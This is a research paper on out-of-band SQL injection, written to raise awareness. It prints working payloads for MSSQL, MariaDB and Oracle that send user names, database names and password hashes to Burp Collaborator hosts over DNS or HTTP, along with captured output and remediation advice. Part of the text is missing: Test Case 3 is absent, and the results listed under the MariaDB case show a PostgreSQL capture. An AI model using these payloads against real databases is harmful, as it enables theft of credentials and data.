


# A Study of Out-of-Band Structured Query Language Injection

 Lee Chun How  
leechunhow@zoho.com

August 23, 2019

## Abstract

Out-of-Band (OOB) Structured Query Language (SQL) Injection is an exploitation to exfiltrate data from database through different outbound channel. Common channel use by OOB SQL Injection for data exfiltration are through Domain Name Server (DNS) and HyperText Transfer Protocol (HTTP) channels. This type of SQL injection should address properly due to the impact is on the par with traditional methods. OOB SQL Injection impacts on database systems with insufficient of input validation control in place and allowed access to public, either DNS or HTTP protocol. Test cases and recommendation for remediation have been discussed in this paper in order to raise awareness of the exploitation.

Keywords: SQL Injection, Out-of-Band, Input Validation, DNS, HTTP

## 1. Introduction

SQL Injection is an exploitation which allows attacker for exfiltration, alteration, and destruction of data on database [2]. Attacker may completely control the server through SQL Injection by establishing shell on targeted database system. As results, it impacts significantly on the targeted database system in terms of confidentiality, integrity and availability (CIA).

Selection of the categories relies on efficiency of injection. In-Band SQL Injection is the primary choice if web application is vulnerable to the injection as it is straightforward and fast in terms of response time compared with other two categories. Blind SQL Injection is the least preferred choice as it is time consuming. Three categories of SQL injection are as following [3].

1. In-Band SQL Injection – Both Error-based and Union-based SQL Injection fall under this category. Typically, vulnerable database system will respond to attacker with useful information during preliminary testing. The useful information can be error message of the server and stack trace of SQL queries. Attacker may learn the database system based on the responded information and build queries for further exploitation.

1. Author would like to express gratitude to Mr. Tai Foo Chai for guidance, support and review the paper. The opinion and comments provided are important elements of the paper

2. Blind SQL Injection – The outcome of the injection is not observable directly in content of application server response. It enumerates database entity, character by character through logical analysis of True/False condition or time waiting of the responses. Compared with In-Band and OOB SQL Injection, this method is time consuming due to the construction of information can only be done after all of characters of targeted entity have been collected from database. Boolean-based and Time-based SQL injection fall under this category.

Both In-Band SQL Injection and Blind SQL Injection are traditional methods of SQL Injection which the targeted database system responds to attacker directly. Web server acts as a front-end in typical architecture. Figure 1 illustrates the flow of the traditional SQL Injection.





Figure 1: Traditional SQL Injection

3. OOB SQL Injection – Compared with traditional SQL Injection, outcome of exfiltration is indirectly from targeted system instead it sends through another outbound channel. The channel can be either HTTP or DNS channel. The results of OOB SQL injection can be captured through proxy or listening server. Figure 2 shows the flow of the OOB SQL Injection.



**Figure 2: OOB SQL Injection**


## 2. Analysis of OOB SQL Injection

There are three success factors of OOB SQL Injection. Firstly, database system accepts and processes malicious SQL query without proper sanitization control at web application level. Next, the database system allowed to communicate on public network (either DNS or HTTP protocol). Lastly, listening server is required to capture the information exfiltrated from database system.

Burp Collaborator is used as listening server for analysis in this paper. It is one of component of Burp Suite Enterprise to host unique FQDN [4]. Burp Collaborator Server is located on cloud to receive any outbound request. The request can be either HTTP or DNS request.

The core of SQL query is to utilize the functions which are capable to initiate outbound request. The commonly used function is either file read or remote connection function. Database system initiates an outbound request if the FQDN is supplied to the function. The FQDN refers to the domain name of listening server. The following equation formularized construction of SQL query where  $F_i$  is function of database for initiates outbound request. Figure 3 illustrates the flow of exfiltration based on the equation with Burp Collaborator is acted as listening server.

$$OOB\ SQLi = F_i (SQL\ commands + FQDN)$$



**Figure 3: Flow of Exfiltration**

For the analysis, four type of databases are used to demonstrate OOB SQL Injection which are MariaDB, Microsoft SQL database, Oracle database, and PostgreSQL database. These databases are used to demonstrated DNS based exfiltration whereas HTTP based exfiltration is demonstrated solely by using Oracle database. Native function for HTTP request initiation is available for Oracle database compared other databases [5] and it is atypical for databases system to access file remotely through HTTP.

## 2.1 DNS Based Exfiltration

This section is discussed the DNS based exfiltration with Test Case 1 to Test Case 4 for Microsoft SQL database, MariaDB, PostgreSQL database and Oracle database respectively [1]. Pre-requisite of the test case is to assign privilege of the function execution to the current user account.

### Test Case 1:

#### Objective of test case:

Objective of the test case is demonstrated OOB SQL Injection of Microsoft SQL database.

#### Sample query:

```
DECLARE @a varchar(1024); DECLARE @b varchar(1024); SELECT @a =
(SELECT system_user); SELECT @b = (SELECT DB_Name());
EXEC('master..xp_dirtree
```

```
"\'+@a+'+'.'+''+@b+'.tgd3s99qqjjiq6ach0w0fxyid9jz7o.burpcollabo
rator.net\egg$");
```

```
 $F_i$  = master..xp_dirtree
```

```
SQL commands = SELECT system_user, SELECT DB_Name()
```

```
FQDN = tgd3s99qqjjiq6ach0w0fxyid9jz7o.burpcollaborator.net
```

### Results captured by listening server

Figure 4 shows the captured DNS request with current username and database name. Period (.) is used as delimiter to organise display of captured request.

#	Time	Type	Payload	Comment
1	2019-Aug-09 23:07:00 UTC	DNS	tgd3s99qqjjiq6ach0w0fxyid9jz7o	

Description	DNS query
<p>The Collaborator server received a DNS lookup of type A for the domain name <u>sa.master.tgd3s99qqjjiq6ach0w0fxyid9jz7o.burpcollaborator.net</u>.</p> <p>(1) (2)</p> <p>The lookup was received from IP address 74.125.190.135 at 2019-Aug-09 23:07:00 UTC.</p>	

**Figure 4: Captured username(1) and database name(2) of Microsoft SQL database**

### Test Case 2:

#### Objective of test case:

Objective of the test case is demonstrated OOB SQL Injection of MariaDB, one of fork of MySQL database.

#### Sample query:

```
select
load_file(CONCAT('\'\', (SELECT+@@version), '.', (SELECT+user), '.',
(SELECT+password), '.', 'n5tgzhrf768l71uaacqu0hqlocu2ir.burpcollabo
rator.net\\vfw'))
```

```
 $F_i$  = load_file
```

```
SQL commands = SELECT+@@version, SELECT+user, SELECT+password
```

```
FQDN = n5tgzhrf768l71uaacqu0hqlocu2ir.burpcollaborator.net
```

### Results captured by listening server



Figure 6 shows the captured DNS request with database version, current username and hashed password of current user. Period (.) is used as delimiter to organise display of captured request.

#	Time	Type	Payload	Comment
1	2019-Aug-09 08:27:57 UTC	DNS	n4sg4c5uh0t38fdncn1496qg47axym	

Description	DNS query
The Collaborator server received a DNS lookup of type A for the domain name <u>114.postgres.md52b2a2c39b3ab0384a59645bd3797db03.n4sg4c5uh0t38fdncn1496qg47axym.burpcollaborator.net</u> (1) (2) (3) The lookup was received from IP address 172.217.47.11 at 2019-Aug-09 08:27:57 UTC.	

**Figure 6: Captured database version (1), user name(2) and user password(3) of PostgreSQL database**

**Test Case 4:**

**Objective of test case:**

Objective of the test case is demonstrated OOB SQL Injection of Oracle database.

**Sample query:**

```
SELECT DBMS_LDAP.INIT((SELECT version FROM v$instance)||'.')(SELECT user FROM dual)||'.')(select name from V$database)||'.')||'d4iqio0n80d5j4yg7mpu6oeif9l09p.burpcollaborator.net',80) FROM dual;
```

**$F_i$**  = DBMS\_LDAP.INIT

**SQL commands** = SELECT version FROM v\$instance, SELECT user FROM dual, select name from V\$database

**FQDN** = d4iqio0n80d5j4yg7mpu6oeif9l09p.burpcollaborator.net

**Results captured by listening server**

Figure 7 shows the captured DNS request with Oracle database, current username and database name. Period (.) is used as delimiter to organise display of captured request.

#	Time	Type	Payload	Comment
1	2019-Aug-09 09:48:24 UTC	DNS	d4iqio0n80d5j4yg7mpu6oeif9I09p	

Description    DNS query

The Collaborator server received a DNS lookup of type A for the domain name 18.0.0.0.SYS.ORCL.d4iqio0n80d5j4yg7mpu6oeif9I09p.burpcollaborator.net.  
 (1)    (2)    (3)

The lookup was received from IP address 203.82.64.154 at 2019-Aug-09 09:48:24 UTC.

**Figure 7: Captured database version (1), user name(2) and Current database(3) of Oracle database**

## 2.2 HTTP Based Exfiltration

This section is discussed HTTP based exfiltration for Oracle database in Test Case 5 [7]. Pre-requisite of the test case is to assign privilege of the function execution to the current user account.

### Test Case 5:

#### Objective of test case:

Objective of the test case is demonstrated HTTP Based Exfiltration of Oracle database.

#### Sample query:

```
SELECT
UTL_HTTP.request('http://fexvz59jdl1088tjhf7y6z0onkeq4et.burpcollaborator.net/'||'|'?version=||(SELECT version FROM v$instance)||'|&'||'|'user=||(SELECT user FROM dual)||'|&'||'|'hashpass=||(SELECT spare4 FROM sys.user$ WHERE rownum=1))
FROM dual;
```

```
Fi = UTL_HTTP.request
```

```
SQL commands = SELECT version FROM v$instance, SELECT user FROM dual,
SELECT spare4 FROM sys.user$ WHERE rownum=1
```

```
FQDN = fexvz59jdl1088tjhf7y6z0onkeq4et.burpcollaborator.net
```

#### Results captured by listening server

Figure 8 shows the captured HTTP GET request initiated by the targeted Oracle database system. String `version`, `user` and `hashpass` are used to labelling the outcome SQL query.



#	Time	Type	Payload
1	2019-Aug-12 09:08:12 UTC	HTTP	fexvz59jd1088tjhf7y6z0onkeq4et
2	2019-Aug-12 09:08:12 UTC	DNS	fexvz59jd1088tjhf7y6z0onkeq4et

Description	Request to Collaborator	Response from Collaborator	
Raw	Params	Headers	Hex

```

GET
/?version=18.0.0.0&user=SYS&hashpass=S:5D0D8D0AC0CAE194BA7AFA95D
80CFA6247E34C168B0EE7563CA09EC0EDF8;T:CC3753FA694A0BEF8F45AE8A4887
B5D7D50A726DAE15C9F8DBCD0E9AEB8185A8E3D164DFC01A3A574A7CC7FA14528
91401ACCFE66B7136418B96E3AC5BC028F4BC8CE82A46A0331CF3C6353D3BAA38
HTTP/1.1
Host: fexvz59jd1088tjhf7y6z0onkeq4et.burpcollaborator.net
Connection: close

```

**Figure 8: Captured database version (1), user name(2) and hashed password(3) of Oracle database**

### 2.3 Advanced OOB SQL Injection

Formation of domain name needs to fulfil specification of format. Maximum 63 characters for each of subdomains and in total 253 characters are allowed for full domain name [1]. In addition, domain name is only allowed letters, numbers and hyphen '-' [6]. The specification increases difficulty of data exfiltration by using DNS channel. It is inapplicable to HTTP based exfiltration as the exfiltrated information can put it as value of parameter in URL without any restriction. As shown in Figure 8, the parameter `hashpass` is stored with numerous of characters including special characters.

Fragmentation and encoding are two methods can be used to overcome the limitations. SQL query (1) and (2) are examples of fragmentation and encoding methods used for DNS based data exfiltration. `SUBSTRING` function of Microsoft SQL is used to split the outcome of malicious SQL command into two before base64 encoding in the example. Due to the limitation of special characters, equals sign '=' needs to be removed from encoded data before DNS query initiation.

```

DECLARE @d varchar(1024); DECLARE @T varchar(1024); SELECT @d = (SELECT
SUBSTRING(CAST(SERVERPROPERTY('edition') as varbinary(max)),
1,LEN(CAST(SERVERPROPERTY('edition') as varbinary(max)))/2) FOR XML
PATH(''), BINARY BASE64); SELECT @T = (SELECT REPLACE(@d, '=', ''));
EXEC('master..xp_dirtree "\\'+@T+'.ophd0voy
beiseglonirht1morfx5lu.burpcollaborator.net\egg$");

```

(1)

```

DECLARE @e varchar(1024); DECLARE @T varchar(1024); SELECT @e = (SELECT
SUBSTRING(CAST(SERVERPROPERTY('edition') as varbinary(max)),
LEN(CAST(SERVERPROPERTY('edition') as varbinary(max)))/2,

```

```
LEN(CAST(SERVERPROPERTY('edition') as varbinary(max)))) FOR XML
PATH(''), BINARY BASE64); SELECT @T = (SELECT REPLACE(@e, '=', ''));
EXEC('master..xp_dirtree "\\'+@T+'.ophd0voy
beiseglonirht1morfx5lu.burpcollaborator.net\egg$");
```

(2)

Figure 9 and Figure 10 show the captured encoded data from the targeted Microsoft SQL server. Both prepended data can be combined into a string RQB4AHAACqB1AHMAcWAgAEUAZABpAHQAAGkAbwBuACAAKAA2ADQALQBiAGkAdAApAA and decoded by using base64 decoder. Express Edition (64 - bit) is the result of decoding which is shown in Figure 11.




Figure 9: Captured Part 1 encoded data




Figure 10: Captured Part 2 encoded data




Figure 11: Decoded captured data

HTTP based data exfiltration discussed in previous section can be leveraged to further exploitation to another server. Figure 12 illustrates the flow of advanced exploitation by using `UTL_HTTP.request` function. Pre-requisite of the chain of exploitation is both web applications of Oracle database and MariaDB are vulnerable to SQL injection.

As shown in Figure 12, attacker sent a special crafted SQL query to web application of Oracle database in the initial phase. The malicious SQL query shows in the figure is constructed for two different type of databases. `UTL_HTTP.request` function is used to trigger Oracle database system to initiate HTTP request to send malicious SQL query to web application of MariaDB. Once the web application is received the malicious SQL query, DNS query is initiated by MariaDB database system with username and hashed password to the listening server. This test case can be treated as combination methods of Test Case 2 and 5.




Figure 12: Flow of advanced exploitation by HTTP based OOB SQL Injection

SQL query (3) is the example SQL query used in Figure 12. HTML encoding is used for portion of MariaDB SQL injection to avoid the portion picked up and executed by Oracle database especially single quote ''' . Figure 13 shows the captured credential by listening server.

```
SELECT
UTL_HTTP.request('http://192.168.220.130/sqli.php?id=1%27%2b%28%28selec
t%20load%5ffile%28CONCAT%28%27%5c%5c%5c%5c%27%2c%28SELECT%2buser%29%2c%
27%2e%27%2c%28SELECT%2bpassword%29%2c%27%2e%27%2c%27jobuvs89ieon1z3f1qj
kc0phk8qyen%2eburpcollaborator%2enet%5c%5cvfw%27%29%29%29%29%2b%27')
FROM dual;
```

(3)

#	Time	Type	Payload	Comment
1	2019-Aug-12 10:36:07 UTC	DNS	jobuvs89ieon1z3f1qjkc0phk8qyen	

Description	DNS query
<p>The Collaborator server received a DNS lookup of type A for the domain name  <b>admin.5f4dcc3b5aa765d61d8327deb882cf99.jobuvs89ieon1z3f1qjkc0phk8qyen.burpcollaborator.net.</b></p> <p>The lookup was received from IP address 74.125.190.137 at 2019-Aug-12 10:36:07 UTC.</p>	

**Figure 13: Captured credential from MariaDB**

### 3. Recommendation

Holistic approach is needed to remediate OOB SQL Injection. Hardening and reviewing is crucial for every single aspect of the inter-connected systems to reduce attack surface. Insufficient of input validation, improper error handling approach and method used by web application to build SQL query are main factors of existing of SQL Injection in the system.

The principle of user input handling is never trust on any input from the user. Proper sanitize on every user input including special characters and perform boundary to properly limit the length. As shown in test cases, length of malicious SQL query is normally longer than actual needs of web application. Error message generated by server should be reviewed and ensure to avoid from disclose too much of information to the attacker. Avoid using dynamic query method to build SQL query is a good idea to reduce the risk.

Proper segregation of roles of server is essential to reduce attack surface. Segregation can be done based on 3 tier architecture design and place the database system into the secure network zone. Properly control over privilege of users, set of allowed commands,

accessibility of the database system on networks are additional controls to mitigate the risk of SQL Injection.

Web Application Firewall (WAF) is a plus point to filter the traffic before reach to web application servers. The signatures of WAF need to be updated to ensure it is in optimum level. Combination of discussed controls is fulfilling the approach of defense in depth model. Continuous monitoring for anomaly and proper incident response processes are excellent to be safety net of the controls.

#### 4. Conclusion

This paper introduces type of SQL injection which are In-Band SQL Injection, Blind SQL Injection and OOB SQL Injection. DNS and HTTP channels are the common methods for OOB SQL Injection and data exfiltration by both channels are shown in the paper. Four type of databases have been used to demonstrate for data exfiltration which are Microsoft SQL database, MariaDB, PostgreSQL database and Oracle database. DNS based data exfiltration has limitation in terms of length and format which can be overcome by fragmentation and encoding. HTTP based data exfiltration can be leveraged by utilized one database system to exploit another.

The main objective of this paper is to create an awareness of OOB SQL Injection. Hence, recommendations for data exfiltration have been discussed. Right tone to mitigate the risk is to consider every component as whole to avoid exploitation occurred at weakest point of organization.

#### References

- [1] NotSoSecure Global Services Limited (2018). "Out of Band Exploitation (OOB) CheatSheet". <https://www.otsosecure.com/oob-exploitation-cheatsheet>.
- [2] The Open Web Application Security Project (OWASP). "SQL Injection". [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection).
- [3] Acunetix. "Types of SQL Injection (SQLi)". <https://www.acunetix.com/websitesecurity/sql-injection2>.
- [4] PortSwigger. "Burp Collaborator client". <https://portswigger.net/burp/documentation/desktop/tools/collaborator-client>
- [5] Justin Clarke(2012). "SQL Injection Attacks and Defense". Syngress pp 274

- [6] Amelia Jade. “What special characters can you use in a domain name?”  
<https://www.cnet.com/forums/discussions/what-special-characters-can-you-use-in-a-domain-name-271485/>
  
- [7] Acunetix. “Blind Out-of-band SQL Injection vulnerability testing added to AcuMonitor”.<https://www.acunetix.com/blog/articles/blind-out-of-band-sql-injection-vulnerability-testing-added-acumonitor/>